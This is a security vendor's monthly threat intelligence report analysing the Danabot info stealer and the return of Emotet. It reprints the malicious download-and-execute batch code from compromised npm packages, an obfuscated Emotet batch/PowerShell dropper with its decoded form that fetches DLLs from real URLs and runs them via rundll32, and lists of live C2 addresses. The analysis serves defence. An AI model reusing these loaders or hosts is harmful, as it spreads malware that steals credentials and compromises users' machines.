Cynet

CyOps

Monthly Cyber Threat Intelligence Report

November, 2021

CyOps Team

Cynet's 24/7 MDR with the latest security updates and reports

Contents

INTRO

The purpose of this document is to provide a monthly summary of observed threats, vulnerabilities, and risks relevant to Cynet's customers. Throughout this report, you will find detailed information regarding specific attack groups, campaigns, malware variants, etc., As well as the relevant sectors, industries, and infrastructures being targeted. The report is comprised of data and observations gathered from our internal sources, and it is focused mainly but not solely on sectors that comprise our customer base.

Threat analysis: Danabot

Introduction

Danabot is a sophisticated info stealer first discovered in 2018 by researchers from Proofpoint. Danabot is both offered as a Malware-as-a-service (MaaS) for affiliates and is being used by its creators, "TA547-Scully Spider". Danabot is once again on the rise in the threat landscape after nearly seven months of being dormant. It appears to be a fourth evolution in recent attacks.

Danabot Overview

Danabot is a MaaS, and while other stealers like Redline or Vidar offer their service to anyone via Telegram, Danabot seems to work with affiliate groups that have purchased the service via underground forums. Each affiliate has a unique ID number associated with their activity (as seen in the configuration below):

```
int set_config()
{
  int result; // eax

  *&g_s_config.affiliate_id = 40;
  *&g_s_config.arch = get_arch();
  *&g_s_config.win_version = get_win_version();
  *&g_s_config.timezone_bias = get_timezone_bias();
  qmemcpy(&g_s_config.build_hash, " AD14EA44261341E3690FA8CC1E236523", 0x21u);
  *&g_s_config.malware_version = 2052;
```

Danabot was first observed in 2018 targeting Australia. A second upgrade was seen targeting US-based companies. The third update included upgraded C2 capabilities. This is Danabot's fourth upgrade with changes including a new downloader, different packet structure, and a Tor module encrypted to the main module (instead of relying on the C2 for download). This is only part of the upgraded abilities.

Danabot has been recently seen in several high-profile attacks, including the latest compromised UAParser package (seen in the last report).
The latter had over 8 million weekly downloads and was discovered by the creator of the package on Github. The compromised package included a crypto miner and a variant of Danabot:

```
+ @echo off
+ curl http://159.148.186.228/download/jsextension.exe -o jsextension.exe
+ if not exist jsextension.exe (
+         wget http://159.148.186.228/download/jsextension.exe -O jsextension.exe
+ )
+ if not exist jsextension.exe (
+         certutil.exe -urlcache -f http://159.148.186.228/download/jsextension.exe jsextension.exe
+ )
+ curl https://citationsherbe.at/sdd.dll -o create.dll
+ if not exist create.dll (
+         wget https://citationsherbe.at/sdd.dll -O create.dll
+ )
+ if not exist create.dll (
+         certutil.exe -urlcache -f https://citationsherbe.at/sdd.dll create.dll
```

XMRig

Danabot

*Code on the compromised package

NPM disclosed on Nov 4th and 5th that two other packages have been compromised:

The code that is inserted into the compromised package seems highly similar to the UAParser code:

AdamPD commented 5 days ago

Deobfuscated batch file it runs:

```
@echo off
Set aim=dgYfeRCiI6tM5ySU4AFWnGwu7j3VBTPD82cHblKEvJhQqozN1sxZL0rm9apXkO
cls
@echo off
curl https://pastorcryptograph.at/3/sdd.dll -o compile.dll
if not exist compile.dll (
wget https://pastorcryptograph.at/3/sdd.dll -O compile.dll
)
if not exist compile.dll (
certutil.exe -urlcache -f https://pastorcryptograph.at/3/sdd.dll compile.dll
)
regsvr32.exe -s compile.dll
```

4 20

Upon investigating further, we have concluded that this is indeed Danabot.
This makes the latest Danabot campaign one of their most successful, with over 30 million weekly downloads. Who knows how many more packages have been compromised?

As seen in the diagram above, Danabot injects the malicious DLL into rundll32.exe via REGSVR. From there, it runs in memory and contacts the C2 for an additional payload - another malware, ransomware, or a Cobalt beacon. Danabot stealer module is active on the system as well. Upon successfully gaining the host's email credentials, it will attempt to infect other victims via phishing email originating from the infected host, as well as replying to emails already in the host inbox, making the malicious attachment seems even less suspicious.

RedLine Telegram Channel

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1 1 2	Process Injection 1 1 2	Input Capture 1	System Time Discovery 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 1	LSASS Memory	Security Software Discovery 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Application Layer Protocol 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Rundll32 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Cynet Protection and Recommendations

The Cynet Security Research team is currently working on implementing new rules aimed to detect and prevent exploitation attempts of these vulnerabilities and is currently working on additional detections to increase the visibility around them.

The CyOps team monitors our customer's environments 24/7 and will be in contact in case any indicators of this vulnerability are detected in your environment.

CyOps Team

Cynet's 24/7 MDR with the latest security updates and reports

Emotet - Rise of the Phoenix

Introduction

Ten months have passed since the global law enforcement campaign took down a massive part of Emotet's infrastructure, together with several arrests of its members (more information here).

Emotet is a banking trojan that became infamous around 2014. It is highly evasive, polymorphic (code is changing constantly), and one of the most effective malware campaigns to date with over 100k emails sent each day in its previous run.

While by itself Emotet can be highly dangerous, its operators would offer their services for sale, allowing any malware to be dropped on the infected host. Most notably, Emotet was used to deliver Qaqbot/Trickbot/Ransomware (Ryuk mostly).

Current spread

While in the past Emotet was used to spread Trickbot, starting on November 14th we've witnessed the opposite – Trickbot has been spotted downloading a DLL to infected hosts that is in fact Emotet. Emotet uses Trickbot to infiltrate networks as part of its possible relaunched campaign. Due to the arrest of Emotet members, it's unclear who is behind the new campaign. It is possible that it could be Wizard Spider (the creators of Trickbot) taking over and thus multiplying their effectiveness.

Emotet's current C2 infrastructure can be seen here. It is being updated on a daily basis:

Firstseen (UTC)	Host	Malware	Status	Network (ASN)	Country
2021-11-20 16:45:09	51.79.205.117	Emotet	Online	AS16276 OVH	SG
2021-11-20 16:45:08	104.130.140.69	Emotet	Online	AS33070 RMH-14	US
2021-11-20 16:45:07	178.79.144.87	Emotet	Online	AS63949 LINODE-AP Linode, LLC	GB
2021-11-20 16:45:06	51.178.186.134	Emotet	Online	AS16276 OVH	FR
2021-11-20 16:45:06	51.91.142.158	Emotet	Online	AS16276 OVH	FR
2021-11-17 17:00:38	122.129.203.163	Emotet	Online	AS38763 CYBERBINTAN-AS-ID PT. Cyber Bintan	ID
2021-11-17 17:00:37	31.220.49.39	Emotet	Online	AS47583 AS-HOSTINGER	CY
2021-11-17 04:55:35	62.210.200.63	Emotet	Offline	AS12876 Online SAS	FR
2021-11-16 23:55:38	191.252.196.221	Emotet	Online	AS27715 Locaweb Servicos de Internet SA	BR
2021-11-16 23:00:35	91.200.186.228	Emotet	Online	AS43962 INTEN	PL
2021-11-16 18:20:39	202.29.239.161	Emotet	Online	AS4621 UNINET-AS-AP UNINET-	TH
2021-11-16 15:30:05	185.184.25.237	Emotet	Online	AS209711 MUVHOST	TR
2021-11-16 12:57:52	103.161.172.108	Emotet	Online	AS135951 WEBICO-AS-VN Webico Company Limited	VN
2021-11-16 12:57:48	93.188.167.97	Emotet	Offline	AS47583 AS-HOSTINGER	CY
2021-11-16 12:57:47	163.172.50.82	Emotet	Offline	AS12876 Online SAS	FR
2021-11-16 06:57:31	45.79.33.48	Emotet	Offline	AS63949 LINODE-AP Linode, LLC	US
2021-11-16 06:14:59	210.57.217.132	Emotet	Offline	AS38142 UNAIR-AS-ID Universitas Airlangga	ID
2021-11-16 06:14:54	51.68.175.8	Emotet	Offline	AS16276 OVH	FR
2021-11-15 19:41:19	177.72.80.14	Emotet	Online	AS262543 BRMOM CONSTRUINDO CONEXOES LTDA	BR
2021-11-15 19:25:04	51.210.242.234	Emotet	Offline	AS16276 OVH	FR
2021-11-15 19:25:03	51.178.61.60	Emotet	Online	AS16276 OVH	FR

Emotet Overview

When statically analyzing the Emotet document we can see it contains Visual Basic macros code for execution of customizable scripts in the background or hidden mode:

```
Filename: C:\Users\user\Desktop\Emotet.doc
--------------------+--------------------+----------+--------------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+--------------------------
File format         |MS Word 97-2003     |info      |
                    |Document or Template|          |
--------------------+--------------------+----------+--------------------------
Container format    |OLE                 |info      |Container type
--------------------+--------------------+----------+--------------------------
Application name    |Microsoft Office    |info      |Application name declared
                    |Word                |          |in properties
--------------------+--------------------+----------+--------------------------
Properties code page|1251: ANSI Cyrillic;|info      |Code page used for
                    |Cyrillic (Windows)  |          |properties
--------------------+--------------------+----------+--------------------------
Author              |1                   |info      |Author declared in
                    |                    |          |properties
--------------------+--------------------+----------+--------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------------
VBA Macros          |Yes, suspicious     |HIGH      |This file contains VBA
                    |                    |          |macros. Suspicious
                    |                    |          |keywords were found. Use
                    |                    |          |olevba and mraptor for
                    |                    |          |more info.
--------------------+--------------------+----------+--------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+--------------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
```


AutoExec (Document Close) – The VBA macros are executed when the word document is closed by the user:

```
Type      |Keyword             |Description
----------+--------------------+-------------------------------------------
AutoExec  |Document_Close      |Runs when the Word document is closed
Suspicious|Open                |May open a file
Suspicious|Output              |May write to a file (if combined with Open)
Suspicious|Print #             |May write to a file (if combined with Open)
Suspicious|Shell               |May run an executable file or a system
          |                    |command
Suspicious|Run                 |May run an executable file or a system
          |                    |command
Suspicious|Hex Strings         |Hex-encoded strings were detected, may be
          |                    |used to obfuscate strings (option --decode to
          |                    |see all)
Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be
          |                    |used to obfuscate strings (option --decode to
          |                    |see all)
```


(Contains Base64 Strings for obfuscating the VBA macros code.)

In newer versions of Microsoft Word, macros are disabled by default for hardening security aspects. With "AutoExec" functionality VBA macros can be executed by enabling the default settings of the secure macros' executions, and that's why Emotet authors try to overcome this issue when loading a document. You can see an example below:

"You have to press **Enable Editing** and **Enable Content** buttons to preview this document"



The following process tree can be seen when dynamically executing the sample:



An obfuscated PowerShell command is executed via the malicious batch file that was dropped at C:\programdata\gtdyu.bat via the malicious word macros:

```
echo bhaHR57GJXDFysderghDHSDREr&SET vniw78avgf9s8d=po&echo gfRTDYUGVIg76t8HGCTGRXDSYth&SET fhqo8h=wers&echo fbauisgf78gviuasgv7as6f7hfsvg78s&SET nbnneibn7=hell -e&echo
vuiesayg78a6rtg4ei6gfas867gfae6gf67asf 6GAG6vgf87a6sfd78&SET tyuoe5=nc
JABzAHQAcgBzAD0AIgBoAHQAdABwADoALwAvAG4AbwBkAHUAcwA4ADAANQAuAGMAbwBtAC8AdwBwAC0AYwBvAG4AdABlAG4AdAAvAHUAcABsAG8AYQBkAHMALwBWAEIAdAA4AEQARwBqAFcAcQBNAEIARgBYAGgAegBxAE4AVwBFAHEATgB3AG8
ALwAsAGgAdAB0AHAAOgAvAC8AYQBtAGUAcgBpAGcAbwBtAG8AdgBpAG4AZwAuAGMAbwBtAC8AdwBwAC0AYwBvAG4AdABlAG4AdAAvAFEAZgBUAHIAZQBJADQASwBBADgASQBWAGMARAB4AC8ALABoAHQAdABwAHMAOgAvAC8AYgBjAG0AaBvAG
0AZQB3AG8AbwBkAC4AbwByAGcALwB3AHAALQBjAG8AbgB0AGUAbgB0AC8ASwA2AGwANgBiADcASQBFAE0ANQBhAHMAbgBNAEkARgBNAG0AbgBuAHIANgAvACwAaAB0AHQAcAA6AC8ALwBrAGEAYQB0AHQAZQBhAG0ALgBjAG8AbQAvAHcAcAAtA
GEAZABtAGkAbgAvAEoAVwBMADAARABCAHoAaQBKAGsAYQBZAGwA&echo fvbiegfrghaRhARHAEhaRHarhAgeAghAgaWrghARGRh46&echo bfiqau7sgfajsfgiufvbbRYHEWA4&SET vnbiewugw=
QQBsAGYAUQBwAEUAVABYAFQAUAAvACwAaAB0AHQAcABzADoALwAvAGMAaABhAG8AdAB1AG8ALgB0AG8AcAAv
AEoAUwAvADMASQA4AHIAbwBkAFcAYwBNAEwAQgBXAGsAaQBrAGwAagBVAEwAMgBaAGIALwAsAGgAdAB0AHAAcwA6AC8ALwBiAGkAcwBhAGMAZQBrAC4AZABlAG0AbwBhAHAAcAAuAHgAeQB6AC8AdwBwAC0AYwBvAG4AdABlAG4AdAAvAHUAcAB
sAG8AYQBkAHMALwBUADgAQgBhAFAAcAAyAG0AVQBqADIARABnAFUAMABrAGsARwBtAC8ALABoAHQAdABwAHMAOgAvAC8AawBoAGIAZAAuAG0AYgB0AHUAYQBuAC4AYwBvAG0ALwBlAC8ANAA3AGYAWgB1AEIAdgB5AEEANABPAG4AawBtAEYARA
BhAEQALwAiAC4AUwBwAGwAaQB0ACgAIgAsACIAKQA7AGYAbwByAGUAYQBjAGgAKAAkAHMAdAAgAGkAbgAgACQAcwB0AHIAcwApAHsAJAByADEAPQBHAGUAdAAtAFIAYQBuAGQAbwBtADsAIAAkAHIA&echo
vbswiuy7gfw87gfosiuvg7wgf748hrewgHSHTShdshsHsHtjuSrHGAREhDAGarheA463&SET bvnwi=
MgA9AEcAZQB0AC0AUgBhAG4AZABvAG0AOwAkAHQAcAB0AGgAPQAiAEMAOgBcAFAAcgBvAGcAcgBhAG0ARABhAHQAYQBcACIAKwAkAHIAMQArACIALgBkAGwAbAAiADsASQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBVAHI
AaQAgACQAcwB0ACAALQBPAHUAdABGAGkAbABlACAAJAB0AHAAdABoADsAaQBmACgAVABlAHMAdAAtAFAAYQB0AGgAIAAkAHQAcAB0AGgAKQB7ACQAZgBwAD0AIgBDADoAXABXAGkAbgBkAG8AdwBzAFwAUwB5AHMAVwBvAHcANgA0AFwAcgB1AG
4AZABsAGwAMwAyAC4AZQB4AGUAIgA7ACQAYQA9ACQAdABwAHQAaAArAC
IALABmACIAKwAkAHIAMgA7AFMAdABhAHIAdAAtAFAAcgBvAGMAZQBzAHMAIAAkAGYAcAAgAC0AQQByAGcAdQBtAGUAbgB0AEwAaQBzAHQAIAAkAGEAOwBiAHIAZQBhAGsAOwB9AH0A
echo svnwigs8iues7gf84bg8a7 a87gf8a67wvgfbfggDFHArg&start/B %vniw78avgf9s8d%%fhqo8h%%nbnneibn7%%tyuoe5%%vnbiewugw%%bvnwi%
echo vhswi7gtw89egf8swh9swheogir&echo fghaDHaEhjahtjuaA463RhdhYaerhArEg54yASErGS
```

PowerShell de-obfuscated command:

```
$strs="http://nodus805.com/wp-content/uploads/VBt8DGjWqMBFXhzqNWEqNwo/
http://amerigomoving.com/wp-content/QfTreI4KA8IVcDx/
https://bcmhomewood.org/wp-content/K6l6b7IEM5asnMIFMmnnr6/
http://kaatteam.com/wp-admin/JWL0DBziJkaYlAlfQpETXTP/
https://chaotuo.top/JS/3I8rodWcMLBWkikljUL2Zb/
https://bisacek.demoapp.xyz/wp-content/uploads/T8BaPp2mUj2DgU0kkGm/
https://khbd.mbtuan.com/e/47fZuBvyA4OnkmFDaD/".Split("
");foreach($st in $strs){$r1=Get-Random; $r2=Get-Random;$tpth="C:\ProgramData\"+$r1+".dll";Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-Path $tpth){$fp=
"C:\Windows\SysWow64\rundll32.exe";$a=$tpth+"
f"+$r2;Start-Process $fp -ArgumentList $a;break;}}
```

These commands will download a malicious DLL and execute the process with rundll32.exe from Syswow64, the DLL will communicate with Emotet C2 servers.

The malicious DLL is communicating with Emotet C2 Servers as seen below:

rundll32.exe	TCP Connect	-> 51.178.61.60:https	SUCCESS	Length: 0, mss: 1460, sackopt: 1, tsopt: 0, wsopt: 1, rcvwin: 262144, rcvwinscale: 8, sndwinscale: 7, seqnum: 0, connid: 0
rundll32.exe	TCP Send	-> 51.178.61.60:https	SUCCESS	Length: 158, startime: 38036, endtime: 38047, seqnum: 0, connid: 0
rundll32.exe	TCP Receive	-> 51.178.61.60:https	SUCCESS	Length: 1367, seqnum: 0, connid: 0
rundll32.exe	TCP Send	-> 51.178.61.60:https	SUCCESS	Length: 93, startime: 38069, endtime: 38080, seqnum: 0, connid: 0
rundll32.exe	TCP Receive	-> 51.178.61.60:https	SUCCESS	Length: 242, seqnum: 0, connid: 0
rundll32.exe	TCP Send	-> 51.178.61.60:https	SUCCESS	Length: 489, startime: 38081, endtime: 38097, seqnum: 0, connid: 0
rundll32.exe	TCP Receive	-> 51.178.61.60:https	SUCCESS	Length: 1222, seqnum: 0, connid: 0
rundll32.exe	TCP Receive	-> 51.178.61.60:https	SUCCESS	Length: 31, seqnum: 0, connid: 0


No.	Time	Source	Destination	Protocol	Length	Info
1397	37.756466		51.178.61.60	TCP	66	
1408	37.862473	51.178.61.60		TCP	66	
1409	37.862625		51.178.61.60	TCP	54	
1410	37.888344		51.178.61.60	TLSv1.2	212	

```
0000  d8 6c e9 f6 53 fe 00 50  56 a0 ef e2 08 00 45 00   ·l··S··P V·····E·
0010  00 34 c8 59 40 00 80 06  00 00 05 00 00 5b 33 b2   ·4·Y@··· ·····[3·
0020  3d 3c 04 10 01 bb f7 64  e8 c3 00 00 00 00 80 02   =<·····d ········
0030  ff ff 76 6f 00 00 02 04  05 b4 01 03 03 08 01 01   ··vo···· ········
0040  04 02                                             ··
```

Firstseen (UTC)	Host	Malware	Status	Network (ASN)	Country
2021-11-15 19:25:03	51.178.61.60	Emotet	Online	AS16276 OVH	FR
2021-10-06 21:00:16	51.178.61.60	Dridex	Offline	AS16276 OVH	FR

Note that the C2 was previously used by Dridex. In the past Emotet has been used to drop Dridex (same as Trickbot dropping Emotet currently).

In addition, Emotet implemented a persistency over the Registry keys:




This persistency will make sure that the malicious DLL will be saved over these registry keys that cause programs to run each time a user logs on.

Mitre Attack-Navigator

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Native API 1	Path Interception	Process Injection 1 1 2	Masquerading 2	Input Capture 1	System Time Discovery 2	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 3	LSASS Memory	Query Registry 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1 2	Security Account Manager	Security Software Discovery 4 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Virtualization/Sandbox Evasion 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Hidden Files and Directories 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Rundll32 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	File Deletion 1	Proc Filesystem	File and Directory Discovery 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Information Discovery 4 7	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction

File Dumped on the Disk – Cynet's AV/AI engine detects a malicious file that was dumped on the disk:



Attempt to Run – Cynet's AV/AI engine detects a malicious file that was loaded into memory:

While it is unclear who is behind the current Emotet campaign, it should not be overlooked, as previous campaigns only grew stronger from one to another.

